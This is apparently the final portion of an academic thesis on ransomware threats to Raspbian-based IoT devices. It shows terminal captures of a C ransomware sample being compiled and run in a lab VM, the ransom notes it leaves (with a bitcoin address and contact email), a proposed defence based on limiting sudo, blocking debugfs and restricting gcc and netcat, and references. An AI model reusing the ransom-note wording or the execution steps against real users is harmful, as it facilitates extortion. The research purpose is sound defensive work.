
```
ars in
pi@raspberrypi:~/Desktop/Ransomware from Pi/Ransomware/Ransomware-master $ gcc encrypt.c -o encryp
t
/usr/bin/ld: /tmp/ccil5aSC.o: in function `encryptfile':
encrypt.c:(.text+0x488): undefined reference to `EVP_aes_256_cbc'
/usr/bin/ld: encrypt.c:(.text+0x49c): undefined reference to `EVP_CipherInit'
/usr/bin/ld: encrypt.c:(.text+0x4aa): undefined reference to `EVP_CIPHER_CTX_block_size'
/usr/bin/ld: encrypt.c:(.text+0x4f5): undefined reference to `EVP_CipherUpdate'
/usr/bin/ld: encrypt.c:(.text+0x529): undefined reference to `EVP_CipherFinal'
collect2: error: ld returned 1 exit status
pi@raspberrypi:~/Desktop/Ransomware from Pi/Ransomware/Ransomware-master $ gcc encrypt.c -o encryp
t -lcryptopp
/usr/bin/ld: cannot find -lcryptopp
collect2: error: ld returned 1 exit status
pi@raspberrypi:~/Desktop/Ransomware from Pi/Ransomware/Ransomware-master $ gcc encrypt.c -o encryp
t -lcrypto
pi@raspberrypi:~/Desktop/Ransomware from Pi/Ransomware/Ransomware-master $ ./encrypt
/home/./
/home/../
/home/pi/
/home/pi/./
/home/pi/../
Segmentation fault
pi@raspberrypi:~/Desktop/Ransomware from Pi/Ransomware/Ransomware-master $ 
```

Figure 34: Ransomware execution




```
pi@raspberrypi:~ $
```

Figure 35: Targeted folder




```
pi@raspberrypi:~ $ gcc encrypt.c -o encrypt -lcrypto
pi@raspberrypi:~ $
```

Figure 36: Compilation of Ransomware in targeted folder




```
pi@raspberrypi:~ $ gcc encrypt.c -o encrypt -lcrypto
pi@raspberrypi:~ $ ./encrypt
```

Figure 37:Compilation Done



```
pi@raspberrypi:~ $ gcc encrypt.c -o encrypt -lcrypto
pi@raspberrypi:~ $ ./encrypt
/home/./
/home/../
/home/pi/
/home/pi/./
/home/pi/../
Segmentation fault
pi@raspberrypi:~ $
```

Figure 38: Execution Done



RANSOMEWARE_INFO - Mousepad
File Edit Search View Document Help

```
You have been PWNED!

 Hear me ROAR All files belong to me and are in an encrypted state. I have but two simple commands.

 1. Tranfer money to my bitcoin address
 2. Email me with your bitcoin address that you used to send the money. Then I will email with an antidote

 Pay me Now!
 My Bitcoin Address:Xg7665tgf677hhjhjhhh
 Email:xxxyy@yandex.ru
```

Figure 39: Ransom Note





Figure 40: Document folder has the note as well (All folder contain Ransom note after executing a ransomware in Raspbian Home)


Read me to get your files back!.txt - Mousepad
File Edit Search View Document Help

```
your file have been encrypted, to get them back transfer 0.5 bitcoins to our bitwallet address along with your ur

bitwallet address: 1HB5XMLmzFVj8ALj6mfBsbifRoD4miY36v
your unique username: H0LA4WOXbSakNNM6r2u4
```

Downloads
File Edit View Sort Go Tools
/home/pi/Downloads
test
<No subfol
Testing
<No subfolde
Ransomware-mast
<No subfolders>
Documents
Read me to get your files back!....

Figure 41: Ransom Note Download folder

CHAPTER 4: DEFENCE MECHANISM

4.1 Limitation of Existing Solutions

Currently, there exists many solutions for ransomware protection for operating systems, however these solutions are usually not applicable for devices. Furthermore, lack of policies for IoT devices' systems and security make it challenging to develop standard security solutions. The field of IoTs is still in development phase and the systems' dynamics keep on changing. As the existing solutions are generic and cannot be run on constrained devices, these solutions are ineffective for IoT devices.

4.2 Linux Based Ransomware

For proof of concept that a ransomware can be devasting to IoT devices, in this thesis we install Raspbian OS image having graphical user interface on Virtual Machine. After installing Raspbian OS we run different Linux based ransomware written in C and Python language. Using shell commands, we run ransomwares and it actually worked on Raspbian OS. By analysis we can assume that those IoT devices which are dependent to this operating system are prone to ransomware and easily exploitable by an attacker.

4.3 Block Size and Code Modification

Ransomware written in C and Python is used for testing on Raspbian OS. Ransomware based on C language needed some modification before running on the command shell like by calling a library and pointer of block size modification. However, python ransomware can be executable by using some Linux commands. For IoT devices block size is an important key, an attacker can cause serious disruption and device malfunction by changing a small modification in a ransomware code either it is ransomware written for IoT devices or not.

4.4 Proposed Solution

4.4.1 Super User Privileges

Super user (sudo) privileges allow user to perform administrative task in linux/unix based operating system. User has root access and can perform any activity by using simple linux command. As Raspbian is Debian based linux operating system that mean it also has sudo privilege. If a user without any security measure using an IoT device running Raspbian OS then attacker can take control of that device by only running some malicious command and ask for ransom. Sudo is the potential point for an attacker to access a device and perform malicious activity.

Reduce Attack Surface

1. By Limiting Superuser (sudo) Privileges
2. Preventing debugfs functionality
3. Restriction on installation of development tool



Application Level Utilities
Program/Script
Application
User Space
C, C++, Python
Libraries/Shell/ Assembler
Kernel
Kernel space
Hardware
Operating System Harding to prevent malicious code execution on Kernel

Figure 42: Operating system hardening to prevent malicious code execution on kernel

4.4.2 Limiting the Sudo Privileges

Sudo allow users to run the programs and by default it is superuser. User have root access and can do administrative task by using simple one line commands on different linux platform. As we choose Raspbian OS which is Debian based operating system, can allow users to use sudo commands to perform different task on OS. Sudo is the main point where an attacker can easily perform their wishful task using root access without any hindrance. There are some simple raspbian commands that can help an attacker to gain full access to IoT device. Following are the commands explain below:

- Sudo raspi-config

  This command allows user to open Raspbian configuration file

- Sudo adduser

  This command allows to add or change the user

- Sudo pkill -u pi

  This command kills the user process

- Sudo deluser pi

  This command deletes the pi user

- Sudo shutdown -h

  This command will shut-down the process with immediate effect, here we can also give time

- Sudo reboot

  It restarts the raspberry pi.

Sudo is the powerful program for an attacker so limiting these privileges to user reduce the attack surface for any kind of malicious code. Also, by using sudo commands we restrict the root user to perform any careless task. An unwritable log file by root user will allow user to do only necessary task. Following are the commands:

- user ALL= (ALL)   !/var/log/logfile

  A log file is created by using above command and it cannot be modified, moved or deleted by the root user.

- user ALL = (ALL)   !ALL

  disallow any command that you don’t want the user to have

- chattr +i /etc/sudoerc

  makes the sudoerc file immutable so that user don't modify it as root to allow himself to access log file.

- Always ask for password

  Sudo remember user password for almost 15 minutes, by making sudo forget user password run a command sudo -k.

4.4.3 Preventing "debugfs" functionality

Debugfs is a system debugger that allows user to see all the information about the system and process running on it. If an attacker has the access to this functionality, he can perform any task on the system. By deny access for this debugger to user will help in many ways and it does not have any effect on an IoT device.

4.4.4 Restriction on installation of development tool

Development tools are also the potential point for an attacker to run ransomware on IoT device. Tools like netcat and gcc help attacker to run a script on linux based operating system. By restricting installation of these tool helps to prevent malicious scripts

Why this solution is better?

The solution proposed in this study is requires no additional services on the IoT device. This makes this solution suitable for IoT devices as it is extremely light weight for the device which already has low storage and processing capacities. Also, while other solutions require constant monitoring of the processes or network traffic, the solution proposed runs independently requiring low storage with no monitoring.

CHAPTER 5: CONCLUSION AND FUTURE WORK

The successful implementation of the malware on the selected system and its mitigation by the adopted technique shows high prospects of Raspbian OS for IoT security. As raspberry pi is low cost and well-known platform for IoT which run the linux based operating system and also provide the set of general-purpose Input/output pins that allows user to control this component. One limitation of this study was IoT devices availability. Furthermore, ransomwares are not specifically written for IoT device. For traditional ransomware; they infect the PC and encrypt files but as for IoT ransomware, they might take full control over device, reboot device or disable the IoT device's functionality until the victim has to pay ransom to take the control back. Because of many practical applications of IoT like smart cars, smart homes, or smart grid stations etc, the problem becomes crucial as ransomware has the capability to control or shut down the devices. Diverse range of IoT network can be appealing for a ransomware attacker to explore and get the chance of extortion. The damage may be unrecoverable for IoT industries.

One of the future approaches for this study is software defined perimeter (SDP) that will help to enhance security of data flows between IoT devices by removing present IoT network. For example, the enterprises are projected to enhance their product differentiation by utilizing the ubiquity of RasPi and relying on the security of SDP for more secure and high value IoT networks.

Another approach can be a well and tightly managed security for IoT devices that will keep these increasingly cultured networks together and operating sophisticatedly. There is a need of future proof security approach that transfer the root of trust from IoT device's operating system to some secure storage device like virtual device or cloud storage for IoT approach. This can create secure channel, starting from the moment an IoT device deploys in a network so that even if device's OS is compromised, the virtual device remains secure. On the other hand, new technologies like 5G is in trend and will be more associated with IoT devices. IoT device connection to 5G networks adds a tempting factor for cybercriminals to find and exploit flaws for their gain. The information being shared through 5G network and IoT are going to increase, so the risk management and complexity of cybersecurity must be designed neatly from the start not when problem came.

References

[1] "IoT Applications in Agriculture," 3 January 2020. [Online]. Available: https://www.iotforall.com/iot-applications-in-agriculture/. [Accessed 11 March 2020].

[2] "Agtech IoT Smart Farming," postscapes, 3 January 2020. [Online]. Available: https://www.postscapes.com/agtech/. [Accessed 11 March 2020].

[3] Z. Pang, "Technologies and Architectures of the Internet-of-Things (IoT) for Health and Well-being," KTH Royal Institute of Technology, 2013.

[4] R. S. Islam, D. Kwak, H. Kabir, M. Hossain and K.-S. Kwak, "The Internet of Things for Health Care: A Comprehensive Survey," *IEEE Access,* vol. 3, pp. 678 - 708, 2015.

[5] M.-L. Liu, L. Tao and Z. Yan, "Internet of Things-based electrocardiogram monitoring system". China Patent 102764118A, 2012.

[6] Z. Lekai, B. Xing, Z. Gao, J. Wang, S. Sun and K. Zhang, "Smart Blood Pressure Monitoring System Based on Internet of Things," in *CHI*, 2013.

[7] B. Tan and O. Tian, "Using BSN for tele-health application in upper limb rehabilitation," in *IEEE World Forum on Internet of Things (WF-IoT),* Seoul, South Korea, 2014.

[8] D. Y. Lin, "Integrated Internet of Things application system for prison". China Patent 102867 236 A, 9 January 2013.

[9] G. Zhang and L. Penghui, "IoT (Internet of Things) control system facing rehabilitation training of hemiplegic patients". China Patent 202 587 045 U, 5 December 2012.

[10] L. S, Z. Y, H. S and T. M, "Childhood autism language training system and Internet-of-Things-based centralized training center". China Patent 102 184 661 A, 14 September 2011.

[11] Z. Pang, J. Tian and Q. Chen, "Intelligent packaging and intelligent medicine box for medication management towards the Internet-of-Things," in *16th International Conference on Advanced Communication Technology*, 2014.

[12] M. S. Jalali, J. P. Kaiser, M. Siegel and S. Madnick, "The Interne of Things Promises New Benefits - and Risks : A Systematic Analysis of Adoption Dynamics of IoT Products," *IEEE Security & Privacy,* vol. 17, no. 2, pp. 39-48, 2019.

[13] A. Al-Fuqaha, M. Guizani, M. Mohammadi, M. Aledhari and M. Ayyash, "Internet of Things: A Survey on Enabling Technologies, Protocols, and Applications," *IEEE Communications Surveys & Tutorials,* vol. 17, no. 4, pp. 2347 - 2376, 2015.

[14] IRENA, " Innovation landscape brief: Internet of Things," International Renewable Energy Agency, Abu Dhabi, 2019.

[15] F. Wortmann and K. Flüchter, "Internet of Things - Technology and Value Added," *Business & Information Systems Engineering,* vol. 57, no. 3, pp. 221-224, 2015.

[16] F. Andrew, "8 IoT Operating Systems Powering The Future," InformationWeek, 3 January 2016. [Online]. Available: https://www.informationweek.com/iot/8-iot-operating-systems-powering-the-future/d/d-id/1324464. [Accessed 21 February 2019].

[17] O. Gavin and G. McDonald, Ransomware: A growing menace, Symantec Corporation, 2012.

[18] Symantec, "Internet Security Threat Report," Symantec, 2019.

[19] "Internet of Things: Preventing The Next Wave of Ransomware Attacks," comparethecloud.net, 2017. [Online]. Available: https://www.comparethecloud.net/articles/iot-ransomware-attacks-threat/. [Accessed 11 December 2019].

[20] A. Azmoodeh, A. Dehghantanha, M. Conti and K.-K. R. Choo, "Detecting crypto ransomware in IoT networks based on energy consumption footprint," *Journal of Ambient Intelligence and Humanized Computing,* vol. 9, pp. 1141-1152, 2018.

[21] A. Azmoodeh, A. Dehghantanha and K.-K. R. Choo, "Robust Malware Detection for Internet of (Battlefield) Things Devices Using Deep Eigenspace Learning," *IEEE Transactions on Sustainable Computing,* vol. 4, no. 1, pp. 88-95, 2018.

[22] J. Choi, H. Jeoung, J. Kim, Y. Ko, W. Jung, H. Kim and J. Kim, "Detecting and Identifying Faulty IoT Devices in Smart Home with Context Extraction," in *48th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*, Luxembourg, 2018.

[23] M. Held, *Detecting Ransomware,* University of Konstanz, 2018.

[24] A. Kharaz, S. Arshad, C. Mulliner, W. Robertson and E. Kirda, *UNVEIL: A Large-Scale, Automated Approach to Detecting Ransomware,* 25th USENIX Security Symposium, 2016.

[25] R. Moussaileb, B. Bouget, A. Palisse, H. L. Bouder, N. Cuppens and J.-L. Lanet, "Ransomware's Early Mitigation Mechanisms," in *ARES : 13th International Conference on Availability, Reliability and Security*, 2018.

[26] A. K. Simpson, F. Roesner and T. Kohno, "Securing vulnerable home IoT devices with an in-hub security manager," in *IEEE International Conference on Pervasive Computing and Communications Workshops (PerCom Workshops)*, 2017.

[27] D. Breitenbacher, I. Homoliak, Y. L. Aung, N. O. Tippenhauer and Y. Elovici, "HADES-IoT: A Practical Host-Based Anomaly Detection System for IoT Devices," in *Asia CCS '19: ACM Asia Conference on Computer and Communications Security,* 2019.

[28] G. Bottazzi, G. Italiano and D. Spera, "Preventing Ransomware Attacks Through File System Filter Drivers," in *Second Italian Conference on Cyber Security*, 2018.

[29] S. Sridhar and S. Smys, "Intelligent Security Framework for IoT Devices," in *International Conference on Inventive Systems and Control (ICISC)*, 2017.

[30] A. Zahra and A. S. Munam, "IoT based ransomware growth rate evaluation and detection using command and control blacklisting," in *23rd International Conference on Automation and Computing (ICAC)*, 2017.

[31] J. Choi, Y. In, C. Park, S. Seok, H. Seo and H. Kim, "Secure IoT framework and 2D architecture for End-To-End security," *The Journal of Supercomputing*, vol. 74, p. 3521–3535, 2016.

[32] J. Kim and Y. K. Jeon, "The intelligent IoT common service platform architecture and service implementation," *The Journal of Supercomputing*, vol. 74, p. 4242–4260, 2018.

[33] M. Mohsin and Z. Anwar, "Where to Kill the Cyber Kill-Chain: An Ontology-Driven Framework for IoT Security Analytics," in *International Conference on Frontiers of Information Technology (FIT)*, 2016.